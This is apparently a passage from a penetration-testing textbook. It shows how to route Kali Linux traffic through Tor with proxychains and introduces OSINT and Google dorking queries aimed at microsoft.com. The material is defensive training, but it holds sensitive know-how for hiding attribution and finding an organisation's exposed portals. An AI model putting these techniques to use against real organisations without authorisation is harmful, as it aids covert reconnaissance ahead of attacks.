
Connect to Tor — Tor Browser

Connect to Tor

Tor Browser routes your traffic over the Tor Network, run by thousands of volunteers around the world.

□ Always connect automatically

1. Once the connection is established to the TOR network, go to https://ifconfig.co/ to determine if the traffic from the TOR Browser is being routed over the TOR network, as shown below:



What do we know about this IP address?

IP address	2405:8100:8000:5ca1::296:f05d
IP address (decimal)	47880785803003035312938784518567293021
Country	United States
Country (ISO code)	US

If you choose to visit a web address with the `.onion` extension, you are doing so at your own risk. Ensure you do not download anything, trust anything or anyone on the dark web.

1. Next, close the **TOR Browser** to terminal the connection and the application.


The TOR Browser will only route traffic from itself through the TOR network and not from any other application on Kali Linux. To route traffic from any application on Kali Linux through the TOR network, please use the following configurations:

1. On **Kali Linux**, open the **Terminal** and use the following commands to open the `proxychains4.conf` file:

```
kali@kali:~$ sudo nano /etc/proxychains4.conf
```

1. Once the `proxychains4.conf` file is open, uncomment the

`socks4 127.0.0.1 9050` line and comment all other proxy servers within the **ProxyList** as shown below:




```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
#socks5  98.188.47.132 4145
#socks5  69.27.14.138 43014
#socks5  72.210.221.197 4145
#socks5  142.54.237.34 4145
```

1. Next, to save the configuration file, press `CTRL + X` on your keyboard, then `Y` to confirm the filename and hit `Enter` to save and exit to the Terminal.
2. Next, start the TOR service on Kali Linux with the following commands:

```
kali@kali:~$ sudo systemctl start tor
kali@kali:~$ sudo systemctl status tor
```

The following screenshot shows the TOR service is running (active):




```
kali@kali:~$ sudo systemctl start tor

kali@kali:~$ sudo systemctl status tor
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/lib/systemd/system/tor.service; disabled; preset: disabled)
     Active: active (exited) since Tue 2023-08-08 21:50:12 EDT; 15s ago
    Process: 57078 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 57078 (code=exited, status=0/SUCCESS)
        CPU: 1ms
```

1. Next, use the following commands to launch an application while routing all its internet-based traffic through the TOR network:

```
kali@kali:~$ proxychains4 firefox
```

The following screenshot shows the internet-based traffic from the Firefox application is being routed through the TOR network:



IP address	205.185.116.34
IP address (decimal)	3451483170
Country	United States
Country (ISO code)	US
In EU?	false
Region	Nevada
Region code	NV
Metro code	839
Postal code	89119
City	Las Vegas

1. Lastly, use the following commands to stop the TOR service on Kali Linux:

```
kali@kali:~$ sudo systemctl stop tor
kali@kali:~$ sudo systemctl status tor
```

Having completed this section, you’ve learnt about various methods to anonymize your internet-based traffic while learning how to use proxychains and TOR services on Kali Linux.

Summary

During this chapter, you have learnt how reconnaissance plays an important role during penetration testing and how it helps ethical hackers to build a profile about their targets to better understand the security vulnerabilities that exists on them. In addition, you have explored the various TTPs of reconnaissance and how penetration testers leverages OSINT to identify how targeted organizations are leaking sensitive data about themselves and how it can be leveraged by a real adversary. Lastly, you have gained the skills and hands-on experience to conceal your online identity and anonymize your internet-based traffic as an ethical hacker and penetration tester.I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path towards becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Exploring Open Source Intelligence*, you will gain the practical skills needed to efficiently harvest and analyze publicly available information to create intelligence on a target.

Further Reading

- MITRE ATT&CK Reconnaissance - https://attack.mitre.org/tactics/TA0043/
- OSINT lifecycle - https://www.sans.org/blog/what-is-open-source-intelligence/
- OSINT Framework - https://osintframework.com/

5 Exploring Open Source Intelligence

Join our book community on Discord

https://packt.link/SecNet

Just a couple of decades ago, the internet was not readily available to many people and organizations around the world due to many constraints. However, as technologies continue to evolve and Internet Service Providers (ISPs) work continuously to expand their network infrastructure to ensure everyone is able to connect and access the internet, there are more users on the internet today than ever and the numbers are continuing to increase as many people and organizations are using the internet for their personal gain and business, such as education, marketing, digitally connecting with others, e-commerce and the list can go on and on. This means, people are continuously creating and uploading data in various founds on many platforms on the internet, hence information is easily available to anyone on the internet. Sometimes, people and even employees of an organization share too much sensitive information on the internet without realizing how adversaries can collect and analyze the data to create intelligence which can be used to plan a cyber-attack on an organization.In this chapter, you will explore how ethical hackers and penetration testers collect and analyze **Open Source Intelligence** (**OSINT**) found on online data sources to create a profile and better understand their targets before proceeding to develop or acquire an exploit to compromise targeted systems and networks. You will learn how to use Google hacking techniques to filter search results to identify any unintentionally exposed assets, systems and resources of a targeted organization. In addition, you will gain the hands-on skills used by threat actors to perform passive reconnaissance on a targeted domain and identify sub-domains of an organization. Furthermore, you will explore various internet search engines which are commonly used by penetration testers to identify the technical infrastructure of a company and how hackers are able to collect employees' data to plan and improve their operations.In this chapter, we will cover the following topics:

- Google hacking techniques
- Domain reconnaissance
- Sub-domain harvesting
- Identifying organizational infrastructure
- Harvesting employees' data
- Social media reconnaissance

Let's dive in!

Technical Requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux - https://www.kali.org/get-kali/
- DNSmap - https://github.com/resurrecting-open-source-projects/dnsmap
- Sublist3r - https://github.com/aboul3la/Sublist3r
- Sherlock - https://github.com/sherlock-project/Sherlock

Google hacking techniques


The concept of Google hacking, sometimes referred to as *Google dorking*, is not the process of hacking into Google's network infrastructure or systems, but rather leveraging the advanced search parameters within the Google search engine to filter specific results. Many organizations don't always pay close attention to which systems and resources they are exposing on the internet. Google Search is a very powerful search platform that crawls/indexes everything on the internet and filters most malicious websites. Since Google indexes everything, the search engine can automatically discover hidden online directories, resources, and login portals of many organizations.

> Using Google hacking techniques is not illegal but there's a very fine line that you shouldn't cross; otherwise, you'll be in legal trouble. We can use Google hacking techniques to discover hidden and sensitive directories and web portals on the internet, but if you use such information with malicious intentions to perform a cyber-attack, then you can face legal actions.

To get started with learning about Google hacking, let's take a look at the following scenarios:

- Imagine you are required to use passive reconnaissance techniques to identify domains and sub-domains of a targeted organization. A common technique is to use Google Search to discover public-facing assets of the target.

To do this, use the `site:domain-name` syntax, to filter all results for the specified domain as shown here:



site:microsoft.com

About 188,000,000 results (0.17 seconds)

microsoft.com
https://clarity.microsoft.com

Microsoft Clarity - Free Heatmaps & Session Recordings

Clarity is a free user behavior analytics tool that helps you understand how users are interacting with your website through session replays and heatmaps.

microsoft.com
https://partner.microsoft.com

Welcome to the Microsoft AI Cloud Partner Program

Explore how the Microsoft AI Cloud Partner Program supports your growth and profitability as you develop and deliver innovative, successful solutions to ...


microsoft.com
https://forms.microsoft.com

Microsoft Forms - Free tool to create online surveys, forms ...

Use Microsoft Forms to easily create online surveys, forms, quizzes and questionnaires. AI powered, free survey tool from Microsoft.

As shown in the preceding screenshot, Google Search returned only the results that contained the targeted domain name only.

- If you want to filter the search results based on a specific keyword for a targeted domain name, use the `keyword site:domain-name` syntax, as shown below:



eternalblue site:microsoft.com

About 376 results (0.24 seconds)

microsoft.com
https://learn.microsoft.com › ... › 2017

Microsoft Security Bulletin MS17-010 - Critical

1 Mar 2023

Operating System	CVE-2017-0143	CVE...
Windows Vista Service Pack 2 (4012598)	Critical Remote Code Execution	Criti...
Windows Vista x64 Edition Service Pack 2 (4012598)	Critical Remote Code Execution	Criti...
Windows Server 2012 (4012214) Security Only	Critical Remote Code Execution	Criti...

View 45 more rows

Security Update for Microsoft... · Vulnerability Information


microsoft.com
https://www.microsoft.com › en-us › wdsi › threats

Trojan:Win32/EternalBlue threat description

3 Aug 2018 — Microsoft Defender Antivirus detects and removes this threat. This threat can perform a number of actions of a malicious hacker's choice on ...

As shown in the preceding screenshot, the `eternalblue site:microsoft.com` syntax enables us to filter the search results to display all Microsoft’s domains and URLs which contains the ‘ `eternalblue` ’ keyword. This is useful when performing research for security vulnerabilities and exploits on a targeted system based on the application, operating system and vendor of the device.

- If you want to find all the domains of a targeted organization and filter the results based on 2 keywords, use the `keyword1 AND keyword2 site: domain-name` syntax, as shown below:



admin AND portal site:microsoft.com

About 313,000 results (0.34 seconds)

microsoft.com
https://learn.microsoft.com › ... › Power BI

About the admin portal - Power BI

20 Jun 2023 — The full **admin portal** can be accessed by global **admins** and users who have the Fabric **administrator** role. If you're not in one of these roles, ...

Tenant settings · View usage metrics · Manage workspaces · Manage users

microsoft.com
https://www.microsoft.com › microsoft-365 › business

Microsoft 365 Administration

Already a Microsoft 365 or Office 365 **administrator**? ... The **admin** center delivers a customizable and tailored experience designed to meet the unique needs ...

microsoft.com
https://admin.powerplatform.microsoft.com

